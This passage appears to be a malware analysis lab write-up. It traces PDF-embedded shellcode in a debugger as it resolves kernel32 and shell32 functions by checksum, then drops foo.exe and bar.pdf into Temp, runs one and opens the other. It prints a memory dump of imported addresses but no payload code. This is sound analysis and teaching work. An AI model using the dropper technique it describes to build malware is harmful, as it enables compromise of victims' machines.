


Figure 5. sctest and dot




Figure 6. Flow Graph

Notice the GetFileSize at the bottom left, this indicates that the shellcode is attempting to open a file and is using GetFileSize to find the correct file handler. Perhaps more payload is in the file.

using shellcode_launcher.exe provided by the book, we could launch the shellcode in ollydbg with a open file handle to the pdf file.




Figure 7. shellcode_launcher

On running the malware, the program will break automatically. Manually set the new origin to the next instruction to resume program flow as shown below.




Figure 8. Set new origin to jmp instruction

If we look at the handles, we would see that the pdf file is in it as well.




Figure 9. File Handle open

Tracing the shellcode we will soon come into the following codes. The code here is trying to find the function address from kernel32.dll by using a computed checksum.




Figure 10. imports

The shellcodes then attempts to Load shell32 library followed by a search for ShellExecuteA as shown in Figure 11 to 13.




Figure 11. LoadLibraryA on shell32





Figure 12. finding ShellExecuteA address



Address	Value	Comment
00350101	7CEC81E5	shell32.7CEC81E5
00350105	E8000001	
00350109	0000016E	
0035010D	7C801D7B	kernel32.LoadLibraryA
00350111	7C80236B	kernel32.CreateProcessA
00350115	7C801E1A	kernel32.TerminateProcess
00350119	7C80DE85	kernel32.GetCurrentProcess
0035011D	7C835DE2	kernel32.GetTempPathA
00350121	7C8360F5	kernel32.SetCurrentDirectoryA
00350125	7C801A28	kernel32.CreateFileA
00350129	7C810B07	kernel32.GetFileSize
0035012D	7C810C1E	kernel32.SetFilePointer
00350131	7C801812	kernel32.ReadFile
00350135	7C810E17	kernel32.WriteFile
00350139	7C809BD7	kernel32.CloseHandle
0035013D	7C80FDBD	kernel32.GlobalAlloc
00350141	7C80FCBF	kernel32.GlobalFree
00350145	7CA41150	shell32.ShellExecuteA
00350149	0000C602	
0035014D	0000106F	
00350151	0000A000	
00350155	0000B06F	
00350159	0000144E	
0035015D	748B5756	
00350161	FF310C24	

Figure 13. ShellExecuteA added to list of imports

iv. What filesystem residue does the shellcode leave?

Set breakpoint @ WriteFile and let the shellcode run. As shown in figure 11 and 12, 2 files are dropped on the victim's machine. They are foo.exe and bar.pdf. Both are located in the temp folder as defined in the env variables of the victim's machine.




Figure 14. MZ dropped in Temp\foo.exe




Figure 15. PDF dropped in Temp\bar.pdf

v. What does the shellcode do?

The shellcode attempt to import various functions from kernel32.dll and then using its LoadLibraryA function to load shell32 library to import ShellExecuteA function.

The shellcode then attempts to read the pdf file to extract both the executable payload and a pdf file which are both dropped in the temp folder as foo.exe and bar.pdf respectively.

foo.exe is then executed via CreateProcessA as shwon in Figure 16 and 17.




Figure 16. CreateProcessA for foo.exe

Figure 17. foo.exe

Bar.pdf is then opened via ShellExecuteA. ShellExecuteA uses the victim's default application to open the pdf file.




Figure 18. ShellExecuteA for bar.pdf


